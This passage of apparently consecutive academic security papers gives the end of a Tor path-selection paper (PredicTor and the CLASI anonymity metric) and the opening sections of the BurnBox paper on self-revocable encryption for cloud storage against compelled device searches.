Similar to the Tor consensus, the training set should be sent to each client once per hour. We believe this should not be problematic because our training set was approximately 233 KB. Adding this information to the consensus would result in a file size increase of only 10%. It may be possible to reduce this further with optimizations.

In a live deployment of PredicTor, the training data can be gathered by one single authority or by multiple authorities. If the data is gathered by one authority, then that authority should be trusted. If the training data is gathered by multiple authorities, then there should be a voting process that is used to resist manipulation from a subset of malicious authorities.

Additionally, PredicTor measurement circuits should be made indistinguishable from regular circuits by randomizing the destination domain and payload size of the measured stream. We note that using RTT measurements for performance is fundamentally insecure because they can easily be manipulated by malicious exit relays.

**Model Features.** The AS and CC features used within the model are categorical, and thus have no particular order. Neighboring ASes and countries may have quite distinct codes. It may be that reordering the AS and CC numbers to provide some correspondence to network location or geographic location, or just directly using geographic location, could improve the performance of PredicTor. In our system, we assume that there are enough training data points to provide multiple values with exact matches in each given categories most of the time, i.e. some measurements using the same AS or CC. Given that, PredicTor can usually classify a circuit correctly without resorting to data about other ASes and countries which might have questionable relevance to the circuit being considered.

## 9.2 CLASI

**Adversary Model.** The adversary model within the CLASI challenge-response game is an all-knowing adversary. Therefore, our results yield an upper bound. Meiser et al. [5] showed that a budget adversary model results in a tight upper bound. The CLASI adversary model can be modified such that the adversary's knowledge is bounded by their budget. The budget can be defined in terms of cost or bandwidth, for example.

**Sender/Receiver Anonymity.** CLASI is designed to measure AS leakage from the sender. However, the classification model can be modified to also measure AS leakage from the receiver. This could give researchers even more insight into anonymity implications, especially for *destination-aware* path selection algorithms that use destination information to build circuits [35, 14].

# 10 Conclusion

To address Tor performance, we presented *PredicTor*, a path selection technique that uses a Random Forest classifier trained on a set of recent Tor paths to predict the performance of a proposed path. We implemented PredicTor in the Tor source code and showed through simulations in Shadow that PredicTor improved Tor network performance by 23% compared to Vanilla Tor and by 13% compared to Congestion-Aware Routing. In our live Tor experiments, during times of high congestion, PredicTor had an improvement of 7% to 13% in the median case compared to Vanilla Tor. We evaluated the anonymity of PredicTor using standard entropy-based metrics, and we proposed a new anonymity metric called *CLASI*: Client Autonomous System Inference. Our results indicated that CLASI showed anonymity loss for location-aware path selection algorithms where other entropy based metrics showed little to no loss of anonymity. Additionally, CLASI indicated that PredicTor had similar client AS leakage compared to Vanilla due to PredicTor building circuits that are independent of client location.

# 11 Acknowledgements

We would like to thank Roger Dingledine and Rob Jansen for insightful discussions about testing Tor performance. Additionally, we thank Sebastian Meiser for insightful discussions about anonymity metrics for Tor. This material is based upon work supported by the National Science Foundation under Grant No. CNS-1423163 as well as Rochester Institute of Technology under a Signature Interdisciplinary Research Areas grant.

# References

[1] AKHOONDI, M., YU, C., AND MADHYASTHA, H. V. LASTor: A low-latency AS-aware Tor client. In *Proceedings of the 33rd IEEE Symposium on Security and Privacy (S&P'12)* (2012).

[2] ALEXA.COM. Alexa top sites., 2017. http://www.alexa.com/topsites.

[3] ANNESSI, R., AND SCHMIEDECKER, M. Navigator: Finding Faster Paths to Anonymity. In *IEEE European Symposium on Security and Privacy (EuroS&P' 16)* (2016).

[4] BACKES, M., KATE, A., MANOHARAN, P., MEISER, S., AND MOHAMMADI, E. AnoA: A Framework For Fnalyzing Anonymous Communication Protocols. In *Proceedings of the 26th IEEE Computer Security Foundations Symposium Computer (CSF'13)* (2013).

[5] BACKES, M., MEISER, S., AND SLOWIK, M. Your Choice MATor (s). In *Proceedings on Privacy Enhancing Technologies (PETS'16)*.

[6] BARTON, A., AND WRIGHT, M. Denasa: Destination-naive AS-Awareness in Anonymous Communications. In *Proceedings on Privacy Enhancing Technologies (PETS'16)*.

[7] BORISOV, N., DANEZIS, G., MITTAL, P., AND TABRIZ, P. Denial of Service or Denial of Security? In *Proceedings of the 14th ACM conference on Computer and communications security (CCS'07)* (2007).

[8] BREIMAN, L. Random Forests. vol. Vol 45, Springer.

[9] CAIDA. Caida as ranking. http://as-rank.caida.org/.

[10] CROVELLA, M. E., TAQQU, M. S., AND BESTAVROS, A. Heavy-tailed probability distributions in the world wide web. *A practical guide to heavy tails 1* (1998), 3–26.

[11] DIAZ, C., SEYS, S., CLAESSENS, J., AND PRENEEL, B. Towards Measuring Anonymity. In *Proceedings of the 2nd International Conference on Privacy Enhancing Technologies (PET'02)* (2002).

[12] DINGLEDINE, R., HOPPER, N., KADIANAKIS, G., AND MATHEWSON, N. One Fast Guard For Life (or 9 Months). In *Proceedings of 7th Workshop on Hot Topics in Privacy Enhancing Technologies (HotPETs'14)* (2014).

[13] DINGLEDINE, R., MATHEWSON, N., AND SYVERSON, P. Tor: The Second-Generation Onion Router. In *Proceedings of the 13th USENIX Security Symposium (USENIX Security'04)* (2004).

[14] EDMAN, M., AND SYVERSON, P. AS-Awareness in Tor Path Selection. In *Proceedings of the 16th ACM conference on Computer and communications security (CCS'09)* (2009).

[15] GEDDES, J., JANSEN, R., AND HOPPER, N. How Low Can You Go: Balancing Performance with Anonymity in Tor. In *International Symposium on Privacy Enhancing Technologies Symposium (PETS' 13)* (2013).

[16] GEDDES, J., SCHLIEP, M., AND HOPPER, N. ABRA CADABRA: Magically Increasing Network Utilization in Tor by Avoiding Bottlenecks. In *Proceedings of the 2016 ACM on Workshop on Privacy in the Electronic Society (WPES'16)* (2016).

[17] IMANI, M., BARTON, A., AND WRIGHT, M. Guard Sets in Tor using AS Relationships. In *International Symposium on Privacy Enhancing Technologies Symposium (PETS' 18)* (2018).

[18] JANSEN, R., BAUER, K. S., HOPPER, N., AND DINGLEDINE, R. Methodically Modeling the Tor Network. In *Proceedings of the 5th USENIX Conference on Cyber Security Experimentation and Test (CSET'12)* (2012).

[19] JANSEN, R., GEDDES, J., WACEK, C., SHERR, M., AND SYVERSON, P. Never Been KIST: Tor's Congestion Management Blossoms with Kernel-Informed Socket Transport. In *Proceedings of the 23rd USENIX Security Symposium (USENIX Security'14)*.

[20] JANSEN, R., AND HOPPER, N. Shadow: Running Tor in a Box For Accurate And Efficient Experimentation. In *Proceedings of the Network and Distributed System Security Symposium (NDSS'12)*.

[21] JANSEN, R., AND JOHNSON, A. Safely Measuring Tor. In *Proceedings of the 23rd ACM SIGSAC Conference on Computer and Communications Security (CCS'16)* (2016).

[22] JANSEN, R., AND JOHNSON, A. Safely measuring tor. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (2016), ACM, pp. 1553–1567.

[23] JOHNSON, A., JANSEN, R., JAGGARD, A. D., FEIGENBAUM, J., AND SYVERSON, P. Avoiding The Man on the Wire: Improving Tor's Security with Trust-Aware Path Selection. In *Proceedings of the Network and Distributed System Security Symposium (NDSS'17)* (2017).

[24] JOHNSON, A., WACEK, C., JANSEN, R., SHERR, M., AND SYVERSON, P. Users Get Routed: Traffic Correlation on Tor by Realistic Adversaries. In *Proceedings of the 20th ACM SIGSAC conference on Computer & communications security (CCS'13)* (2013).

[25] JUEN, J. Protecting Anonymity in the Presence of Autonomous System and Internet Exchange Level Adversaries.

[26] METRICS, T. Tor metrics, June 2015. https://metrics.torproject.org.

[27] MITCHELL, T. *Machine Learning*. McGraw-Hill, 1997.

[28] MURDOCH, S. J., AND WATSON, R. N. Metrics for Security and Performance in Low-Latency Anonymity Systems. In *Proceedings of the 8th International Symposium on Privacy Enhancing Technologies (PETS'08)*.

[29] OVERLIER, L., AND SYVERSON, P. Locating Hidden Servers. In *Proceedings of the 27th IEEE Symposium on Security and Privacy (S&P'06)*.

[30] ROCHET, F., AND PEREIRA, O. Waterfiling: Balancing the Tor Network with Maximum Diversity. In *Proceedings on Privacy Enhancing Technologies (PETS'17)*.

[31] SERJANTOV, A., AND DANEZIS, G. Towards an Information Theoretic Metric for Anonymity. In *Proceedings of Privacy Enhancing Technologies Workshop (2002)*.

[32] SHANNON, C. E. A Mathematical Theory of Communication. *ACM SIGMOBILE Mobile Computing and Communications Review 5*, 1 (2001), 3–55.

[33] SHERR, M., BLAZE, M., AND LOO, B. T. Scalable Link-Based Relay Selection for Anonymous Routing. In *Proceedings of the 9th International Symposium on Privacy Enhancing Technologies (PETS'09)* (2009).

[34] SNADER, R., AND BORISOV, N. A Tune-up for Tor: Improving Security and Performance in the Tor Network. In *Proceedings of the 16th Annual Network & Distributed System Security Symposium (NDSS'08)* (2008).

[35] STAROV, O., NITHYANAND, R., ZAIR, A., GILL, P., AND SCHAPIRA, M. Measuring and mitigating AS-level adversaries against Tor. In *Proceedings of the 24th Annual Network & Distributed System Security Symposium (NDSS'16)*.

[36] SUN, Y., EDMUNDSON, A., FEAMSTER, N., CHIANG, M., AND MITTAL, P. Counter-RAPTOR: Safeguarding Tor Against Active Routing Attacks. In *Proceedings of the 38th IEEE Symposium on Security and Privacy (S&P'17)* (2017).

[37] SUN, Y., EDMUNDSON, A., VANBEVER, L., LI, O., REXFORD, J., CHIANG, M., AND MITTAL, P. RAPTOR: Routing Attacks on Privacy in Tor. In *Proceedings of the 25th USENIX Security Symposium (USENIX Security'15)* (2015).

[38] SYVERSON, P. Why I'm not an entropist. In *International Workshop on Security Protocols* (2009), Springer, pp. 213–230.

[39] TORPS. TorPS: The Tor path simulator., 2013. http://torps.github.io.

[40] VINCENTY, T. Direct and Inverse Solutions of Geodesics on the Ellipsoid with Application of Nested Equations. In *Survey Review* (1975).

[41] WACEK, C., TAN, H., BAUER, K. S., AND SHERR, M. An Empirical Evaluation of Relay Selection in Tor. In *Proceedings of the 20th Annual Network & Distributed System Security Symposium (NDSS'13)* (2013).

[42] WANG, T., BAUER, K., FORERO, C., AND GOLDBERG, I. Congestion-Aware Path Selection for Tor. In *Proceedings of the 16th International Conference on Financial Cryptography and Data Security (FC'12)* (2012).

[43] WRIGHT, M., ADLER, M., LEVINE, B. N., AND SHIELDS, C. Defending Anonymous Communications Against Passive Logging Attacks. In *Proceedings of the 24th IEEE Symposium on Security and Privacy (S&P'03)* (2003).

[44] WRIGHT, M. K., ADLER, M., LEVINE, B. N., AND SHIELDS, C. Passive-Logging Attacks Against Anonymous Communications Systems. *ACM Transactions on Information and System Security (TISSEC) 11*, 2 (2008), 3.

## Appendices

## A Client Location and Guard Diversity

In Table 1, we show the median and 90th percentile performance and circuit distance improvements for PredicTor compared to Vanilla.

| Date & Time | CC | Guard | Cong. | Time | | Distance | |
|---|---|---|---|---|---|---|---|
| | | | | Median | 90th per. | Median | 90th per. |
| 2017-07-18 00:00 | US | Fast | Low | 4.2% | 15.6% | 52.0% | 16.5% |
| 2017-07-19 14:00 | US | Fast | High | 9.7% | 17.7% | 23.0% | 10.8% |
| 2017-09-01 00:00 | US | Slow | Low | 4.4% | 6.3% | 2.2% | −1.2% |
| 2017-08-31 14:00 | US | Slow | High | 6.7% | 19.1% | −1.0% | −5.2% |
| 2017-08-15 00:00 | DE | Fast | Low | 7.3% | 23.1% | 29.4% | 16.2% |
| 2017-08-03 14:00 | DE | Fast | High | 12.8% | 25.3% | 26.2% | 21.8% |
| 2017-08-22 00:00 | DE | Slow | Low | 3.3% | 2.6% | 2.0% | 5.9% |
| 2017-08-17 14:00 | DE | Slow | High | 6.9% | 16.9% | 0.0% | 0.0% |
| 2017-08-30 00:00 | JP | Fast | Low | 7.4% | 11.2% | 28.8% | 18.0% |
| 2017-08-29 14:00 | JP | Fast | High | 6.3% | 10.8% | 11.3% | 10.9% |
| 2017-08-24 00:00 | JP | Slow | Low | 7.2% | 4.5% | 1.8% | 0.0% |
| 2017-08-25 14:00 | JP | Slow | High | 7.3% | 14.0% | 2.1% | 4.1% |

Table 1: Improvements in download time and circuit distance for PredicTor compared to Vanilla.

# BurnBox: Self-Revocable Encryption in a World of Compelled Access

Nirvan Tyagi
*Cornell University*

Muhammad Haris Mughees
*UIUC*

Thomas Ristenpart
*Cornell Tech*

Ian Miers
*Cornell Tech*

## Abstract

Dissidents, journalists, and others require technical means to protect their privacy in the face of compelled access to their digital devices (smartphones, laptops, tablets, etc.). For example, authorities increasingly force disclosure of all secrets, including passwords, to search devices upon national border crossings. We therefore present the design, implementation, and evaluation of a new system to help victims of compelled searches. Our system, called BurnBox, provides self-revocable encryption: the user can temporarily disable their access to specific files stored remotely, without revealing which files were revoked during compelled searches, even if the adversary also compromises the cloud storage service. They can later restore access. We formalize the threat model and provide a construction that uses an erasable index, secure erasure of keys, and standard cryptographic tools in order to provide security supported by our formal analysis. We report on a prototype implementation, which showcases the practicality of BurnBox.

## 1 Introduction

More and more of our digital lives are stored on, or remotely accessible by, our laptops, smartphones, and other personal devices. In turn, authorities increasingly target these devices for warranted or unwarranted searches. Often this arises via *compelled access*, meaning the physically-present authority requires disclosure (or use) of passwords or biometrics to make data on the device temporarily accessible to them. Nowhere is this more acute than in the context of border crossings, where, for example, the United States authorities searched 158% more devices in 2017 than 2016 [5]. This represents a severe privacy concern for general users [62], but in some contexts, searches are used to arrest (or worse) dissidents, journalists, and humanitarian aid workers.

Proposals for privacy-enhancing tools to combat compelled access are not new, but typically do not consider the range of technical skills and preparedness of the increasingly broad population of targeted users, nor the frequently cursory nature of these searches. Take for example, deniable encryption [9,18,52], in which a user lies to authorities by providing fake access credentials. Deniable encryption has not proved particularly practical, both because it puts a high burden on users to be willing and able to successfully lie to authorities (which could, itself, have legal consequences) and because it fundamentally relies on realistic "dummy" content which users must construct with some care.

We explore a new approach that we call *self-revocable encryption*. The idea is simple: build applications that can temporarily remove access to selected content at the user's request. This functionality could then be invoked right before a border crossing or other situation with risk of compelled access. Should the user's device be searched, there is no way for them to give the authority access to the sensitive content. Because revealing metadata (e.g., filenames), whether a file was revoked or deleted, or when revocation happened could be dangerous, we want self-revocable encryption to hide all this from searches. The user should be able to later restore access to their content.

In this work, we focus specifically on the design, implementation, and evaluation of a cloud file storage application. Here we target self-revocable encryption in a strong threat model in which the adversary monitors all communication with the cloud storage system and can at some point compel disclosure of all user-accessible secrets (including passwords) and application state stored on the device. This means we target privacy not only for cursory searches of the device, but also for targets of more thorough surveillance. To be able to later restore access, we assume the user can store a secret restoration key in a safe place (e.g., with a friend or in their home) that the adversary cannot access. Should that not be available, only secure deletion is possible.

The first challenge we face is refining and formalizing

this threat model, as it is unclear a priori what privacy goals are even achievable. For example, no efficient system can hide that there exist cloud-stored ciphertexts that are no longer accessible by the client, because the adversary can, during a search, enumerate all accessible files and compare to the total amount of (encrypted) content that has been uploaded to the cloud service. Hiding this would require prohibitive bandwidth usage to obfuscate the amount of storage used. Instead, we target that the adversary, at least, cannot distinguish between regular deletion of data and temporary revocation. One of our main technical contributions is a formal security notion that captures exactly what is leaked to the adversary, a notion we call *compelled access security* (CAS). It uses a simulation-based definition (similar to that used for searchable encryption [21, 23]).

To achieve CAS, we design an encrypted cloud storage scheme. It combines standard encryption tools with techniques from the literature on cryptographic erasure [16, 22, 57] and use of data structures in a careful way to avoid their state revealing private information. The latter is conceptually related to history-independent data structures [31, 47, 48], though we target stronger security properties than they provide.

The proof of our construction turns out to be more challenging than expected, because it requires dealing with a form of selective opening attack in the symmetric setting [13, 19, 54]. Briefly, our approach associates to individual files distinct encryption keys, and in the security game the adversary can adaptively choose which files to cryptographically erase by deleting the key. The remaining files have their keys exposed at the end of the game. Ultimately this means we must have symmetric encryption that is non-committing [19]. We achieve this using an idealized model, which is sufficient for practical purposes. We leave open the theoretical question of whether one can build self-revocable encryption from weaker assumptions.

We bring all the above together to realize BurnBox, the first encrypted cloud file storage application with self-revocation achieving our CAS privacy target. We provide a prototype client implementation that works on top of Dropbox. BurnBox can revoke content in under 0.03 seconds, even when storing on the order of 10,000 files.

**Summary.** In this paper, we investigate the problem of compelled access to user's digital devices.

- We propose a new approach called self-revocable encryption that improves privacy in the face of compelled access and should be easier to use than previous approaches such as deniable encryption.
- We provide formal security definitions for compelled access in the context of cloud storage applications. Meeting this notion means that a scheme leaks nothing about private data beyond some well-defined leakage.
- We design a self-revocable encryption scheme for cloud storage that provably meets our new definition of security.
- We provide a prototype implementation of our design in the form of BurnBox, the first self-revocable encrypted cloud storage application.

We also discuss the limitations of BurnBox. In particular, in implementations, the operating system and applications may unintentionally leak information about revoked files. While our prototype mitigates this in various ways, being comprehensive would seem to require changes to operating systems and applications. Our work therefore also surfaces a number of open problems, including: how to build operating systems that better support privacy for self-revocable encryption, improvements to our cryptographic constructions, what level of security can be achieved when cloud providers actively modify ciphertexts, and more. We discuss these questions more throughout the body.

## 2 The Compelled Access Setting

We start by taking a deeper dive into the setting of compelled access. To be concrete, we focus our discussion on cloud storage applications. Consider a user who stores files both in the cloud and on a device such as a smart phone or laptop that they carry with them. The cloud store may be used simply to backup a copy of some or all files on their device or it may be used to outsource storage off of the device for increased capacity. We assume the files include some that are sensitive, such as intimate photos, videos, or text messages, or perhaps politically sensitive media such as a journalist's photos of war zones. As such the user will not want this data accessible by the cloud provider, and will want to use client-side encryption.

We consider settings in which the user may be subjected to a *compelled access search*. After using their application for some time, a physically present authority forces the user to disclose or use their access credentials (passwords, biometric, pin code, etc.) to allow the adversary access to the device and, in particular, the state of the storage application's client. Thus all secrets the person knows or has access to at that time will be revealed to the authority. We will assume that the user has advanced warning that they may be searched, but we will target ensuring the window between warning and search need not be large (e.g., just a few minutes).

As mentioned in the introduction, compelled access searches are on the rise. Border crossings are an obvious example, but they occur in other contexts as well. Protesters are frequently detained by the police and have

their devices searched [27]. Even random police stops in some countries have led to compelled access searches, so much so that people reportedly carry decoy devices [17]. In these settings, standard client-side encryption proves insufficient: because the user is compelled to give access to their device and all passwords they have, the authority gains both the credentials to access the cloud and the keys necessary to perform decryption.

**Surveilled cloud storage.** At first glance, one apparent way to resist compelled access searches would be to simply use a client-side encryption tool, and have the cloud storage delete ciphertexts associated to sensitive data. This wouldn't allow temporary revocation, just cryptographic deletion. But more fundamentally, it will not work should the cloud storage fail to act upon delete requests. Such ciphertext retention can occur either unintentionally, e.g., Dropbox's accidental retention of deleted files for 8 years [50], or through collusion with an adversary such as a nation-state intelligence service. For example, at the time the United States' National Security Agency's PRISM surveillance program was disclosed, Dropbox, Google, and Microsoft were either active participants or slated for inclusion [39].

Beyond existing systems, ciphertext retention seems unavoidable in newly emerging models of cloud storage that use public peer-to-peer networks. These approaches range from systems such as Resilio Sync (formerly BitTorrent Sync) built on top of distributed hash tables, to commercial startups using blockchain-based storage [40, 44, 68, 71]. In such peer-to-peer settings ciphertexts are widely distributed and it is impossible to either assure that copies were not accidentally retained or deliberately harvested via, e.g., a Sybil attack [72].

In either case, we will want solutions that do not rely on data written to the cloud being properly deleted.

**Potential solutions to compelled access.** One common approach, used widely in practice for boarder searches, is simply to wipe the device of all information (perhaps by destroying it). However, this does not provide any granularity and forces users to discard every file. This would deprive them of contacts numbers, travel documents, and most of the functionality of their device.

Another approach is that of feigned compliance, e.g., via tools such as deniable encryption [4, 10, 18, 29, 34, 46, 52, 55, 65] or so-called "rubber hose crypto." These require the user to purposefully lie to the authorities, and manage "dummy" cover data that must be realistic looking. We believe such feigned compliance approaches have severe limitations in terms of both psychological acceptability due to the requirement to actively deceive, and on usability because users must manage cover data. Given that most users do not really understand basic encryption [60, 63, 70], this seems a significant barrier to useful deployment.

Our goal will instead be for the user to genuinely comply with demands for access to the device and everything they know, and not force them to manage cover data or lie to achieve any security. Of course the user may face specific questions abut what they deleted or if they can restore access to files. In this case, the user can choose to lie or admit to having deleted or (temporarily) revoked files. But unlike deniable encryption, either choice still preserves the security of deleted or revoked files. In short, deception should not be *inherent* to security.

Given this objective, the next logical straw proposal is to just selectively delete files. Cryptographic erasure has been studied in a number of works [16, 22, 57] that primarily focus on deleting files from local storage. However, standard cryptographic erasure as a primitive is insufficient for two reasons. First, without embellishment it does not allow users to later recover their files. Second, and more subtly, it does not protect privacy-sensitive metadata such as filenames: for efficient retrieval from cloud storage, the client must store some index enumerating all files by name.

**Self-revocable encryption.** We therefore introduce a new approach that we call *self-revocable encryption*. Here the user renders selected information on the device temporarily unreadable, but retains some means to later regain access. How? The user cannot store material on the device or memorize a password, as these will be disclosed. Instead, we leverage the fact that a compelled access attack is limited to what information and devices a user has on their person: data stored at their home or with a friend is not accessible. We refer to this storage location, generically, as a restoration cache and have the user store a token $tok_{\text{res}}$ in it that enables restoration of revoked ciphertexts. A diagram appears in Figure 1.

We believe self-revocable encryption, should it be achievable, has attractive properties. It's conceptually simple and doesn't require lying to authorities. Moreover, the user does not have to manage dummy data.

**Threat model.** We now review our threat model in more detail. Our goal is to protect the confidentiality of a client device and encrypted cloud store in the presence of an adversary who can compel the user to give the adversary access to the device. The user stores sensitive files encrypted in the cloud and on their device which has the ability to add, retrieve and decrypt files from the cloud. The adversary can force a user to unlock their device, disclose account passwords, and may fully interact with the device and clone it. Furthermore, we assume they are a passive adversary with respect to the cloud: obtaining access logs as well as all versions of any (encrypted) files the user uploaded (including subsequently deleted files) but not actively manipulating files. While we will pro-





Figure 1: Self-revocable encryption for cloud storage. A user stores data on their device and in the cloud. Anticipating their device will be inspected, the user temporarily revokes access to file 2, a sensitive file they will need access to later, and deletes file 3. When the device is searched, file contents and filenames of deleted or revoked files are hidden. After the search, the user can restore access to revoked files using their device and the restoration cache—key material stored at their home, office, or with friends.

vide some mechanisms against tampering in the concrete construction, our formal analysis does not consider active attacks on the cloud store.

In this context, we now describe the properties we want of our system for deleted and revoked files in the presence of compelled access.

**File content privacy.** The content of deleted or revoked file should be protected post compromise. File contents may include intimate details of a user's life such as photo or videos, politically controversial content such as banned books or newspapers, or sensitive business information.

**File name privacy.** The names of deleted or revoked files should be protected post compromise. File names can reveal information about the content of the file. Moreover, it allows the adversary to check if a user owns a flagged file from a list of, e.g., politically "subversive" works.

We next describe two secondary goals to support the (optional) ability of a person to equivocate about revocation and deletion history. These properties are not necessary for BurnBox to be useful, but may be desirable in some instances.

**File revocation obliviousness.** Whether a file was deleted or revoked should remain hidden. If the adversary determines access to files was self-revoked, then she has learned the user explicitly has files he wants to hide. Revocation is done precisely to avoid compelled disclosure. In contrast, deletions can be done for many reasons.

**Deletion and revocation timing privacy.** The timings of file deletions and revocations should, to the extent possible, be concealed. If the adversary has reason to believe a user deleted or revoked data specifically to avoid compelled access, the user could face consequences. As we discuss in Section 8 this is not fully realizable without certain forensic guarantees on persistent storage.

**Threats not modeled.** We do restrict the threat model in several ways. First, the adversary cannot force the user to retrieve keys from other locations such as their home or office, i.e., the restoration cache. If that were possible, then one can only provide privacy via secure deletion (which is supported by BurnBox). Second, the adversary cannot implant malware on the device that persists after the compelled access search ends. In that case, files will be exposed when later restored and the only solution would be to never use the device again with those sensitive files. Third, we assume the adversary does not get access to system memory, i.e., the device is turned off prior to compelled access (at which point it may be turned on again). Fourth, we assume the adversary only has passive access to the cloud.

Finally, although we hide the individual number of deleted or revoked files, we will not target hiding the sum of these values, meaning the total number of files that have been either revoked or deleted. Similarly, we will not hide some forms of access patterns. We will hide whether a delete or revoke occurs, but we will reveal to the cloud storage adds and accesses. We discuss the implications of this leakage in Section 8.

## 3 Overview and Approach

In this section we give some intuition about our approach to realizing self-revocable encryption in the context of cloud storage systems. Section 4 presents the details.

**From encrypted files to erasable files.** Consider a cloud storage provider that offers a simple key value store mapping a human-readable filename $\ell$ to its contents $m$ via a $\mathsf{Put}(\ell, m), \mathsf{Get}(\ell)$ interface. We start with the simpler problem of permanently deleting files from the cloud store and then extend the system to support temporary self-revocation and to protect metadata. To enable secure deletion of encrypted files, we generate a random per file key $k_f$ which is stored locally, and store $\mathsf{Enc}_{k_f}(m)$ instead of $m$ in the cloud under label $\ell$. Here $\mathsf{Enc}$ is a symmetric encryption scheme (technically, one should use an authenticated-encryption scheme). Erasing the local copy of $k_f$ erases the file contents.

While cryptographic erasure securely deletes the file contents, it failures to provide filename privacy: there is still an *index*, i.e., a mapping from filename $\ell$ to an (undecryptable) ciphertext. This index must be preserved to enable file retrieval. Thus cryptographic erasure does not provide a full solution to the problem.

Following the approach of many searchable encryption schemes [23], one could create a "PRF index" that replaces $\ell$ with a filename pseudonym $t = F_k(\ell)$ where $F$ is a secure pseudorandom function (PRF). This hides the human readable filename but still enables efficient retrieval of the file given its name. It does not completely fulfill our goals, however. On compromise, knowledge of the PRF key $k$ and a previously stored value $t$ would allow an attacker to enumerate the filename space and learn filenames, essentially mounting a brute-force dictionary attack like those used for password cracking. If the PRF is also used to generate encryption keys, they can learn these as well.

**From erasable files to erasable index entries.** Puncturable PRFs [30] would appear to resolve the issue of leaking label to filename pseudonym mappings by providing an algorithm, *puncture*, that converts the PRF key $k$ to a key $k'$ for which one cannot evaluate the PRF on a particular point $v$. If the key is punctured on the filename, an attacker with access to $k'$ cannot enumerate filenames by testing evaluations of the PRF on candidate filenames. Unfortunately, puncturable PRFs do not hide the points the key is punctured on: while an attacker would not be able to identify the mapping from filename to ciphertext, they would be able to identify the punctured filenames themselves. This can be resolved with a private puncturable PRF [15] which hides the points the key is punctured on. Unfortunately, these are not currently practical and thus not (yet) suitable for BurnBox.

Instead, we construct an *erasable index* using a simple table to store a mapping from filename to a randomly sampled value. This can be viewed as a form of stateful, private puncturable PRF. While extremely simple in concept, secure implementation is complicated by the requirement that the table is persisted to disk.

In the compelled access setting, an attacker gets full access both to the on-disk representation of the table and the physical state of the disk. This raises two distinct problems: first any data that has been overwritten or deleted from the table may still be be retained by the file system (e.g., in a journaled file system) or physically extractable from the drive (e.g., due to ware-leveling for SSDs or the hysteresis of magnetic storage media). Second, even if we can ensure old data is erased, the current state of the backing data-structure may reveal operations even if the data itself is gone. Were we to use a simple hash table, for example, the location of a particular entry depends on whether collisions occurred with other entries at insertion time. This lack of history independence leaks the past presence of other colliding entries even if the entries themselves are removed and physically erased.

We are thus left with two questions: how to ensure individual entries in the table can be removed without leaving forensic evidence, and how to structure the table so no trace is left when they are.

**Erasing index entries securely.** To remove or overwrite entries from the table without accidentally leaving old values accessible via forensics, we follow the approach of previous cryptographic erasure techniques [58]. We assume a small (e.g., 256-bit) securely erasable "effaceable storage" in which to store a *master key*. Naively, we could encrypt the entire table under this key and update or remove a row by overwriting the effaceable storage with a new key and writing an updated version of the table encrypted under the new key to disk. However, this means operations on a single entry require work linear in the size of the table.

Instead, we adopt a tree-based approach [58] for key management. Each entry in the table is encrypted with a unique key. Keys are stored as leaves of a key tree; sibling nodes are encrypted with a new key, which is stored as their parent. The root of the tree is encrypted under the master key stored in effaceable storage. Thus, an update (1) re-encrypts the updated row under a new key and (2) updates the key tree by sampling new keys for the tree path corresponding to that row and re-encrypting the tree path and path siblings. In summary, the erasable index consists of an encrypted table with encryption per entry and corresponding key tree, depicted in Figure 2.

**Using data structures privately.** While we have ensured individual entries in the table can be erased without leaving direct forensic evidence, we now need to en-





Figure 2: An erasable index for four items consisting of a key tree where each leaf encrypts a separate row of the table. The root of the key tree is encrypted by a master key stored in effaceable storage such as a hardware keystore.

sure the data structures as persisted to disk do not reveal past (erased) content. History independent data structures [47, 48] are a natural candidate for structuring the index and avoiding such leakage. Strongly history independent hash tables [47] achieve privacy for a particular update to the data structure even if an attacker has access to a snapshot both before and after a series of updates.

In the compelled access setting, however, due to the previously stated non-assumption of persistent storage deletion (e.g., journaling or hardware forensics), the attacker may get snapshots at each and every update. While cryptographic erasure ensures the actual content of the update is opaque, the timing, location, and size of individual writes needed to make the update is not. Although some schemes consider this type of storage leakage in the context of PROM for voting machines [47], we are aware of no general approaches. Indeed, eliminating all such leakage in the presence of an arbitrary file system and storage medium is problematic: even heavyweight techniques like ORAM leak the size of writes. Thus, these kinds of generic history-independent data structure techniques do not seem suitable for our setting.

We therefore take an application-specific approach, arranging that our data structures are used in a way that is independent of our application's privacy-sensitive information. Here we take that to be filenames, and so our data structures cannot be dependent on filename. Our key tree is already independent of filenames. To ensure the table is independent of filenames, we maintain it sorted in insertion order. While this means we leak some information about insertion order, we deem this acceptable (see Section 5). Looking ahead to the performance evaluation (Section 7), this ordering makes it harder to do efficient filename search, but appears to be necessary for our desired privacy properties.

**From permanent erasure to self revocation.** The above approach does not support self-revocation—it can only permanently delete files. To solve this, we use a form of key escrow. We generate a asymmetric key pair $(pk_{\text{res}}, sk_{\text{res}})$ and store $sk_{\text{res}}$ only in the secure restoration cache (and not on the device). When adding a file to the storage, we generate a *restoration* ciphertext of the form $\mathsf{Enc}_{pk_{\text{res}}}(\ell \,||\, k)$ which contains both the key $k$ for a given file and its filename $\ell$. The restoration ciphertext is only stored locally on the device.

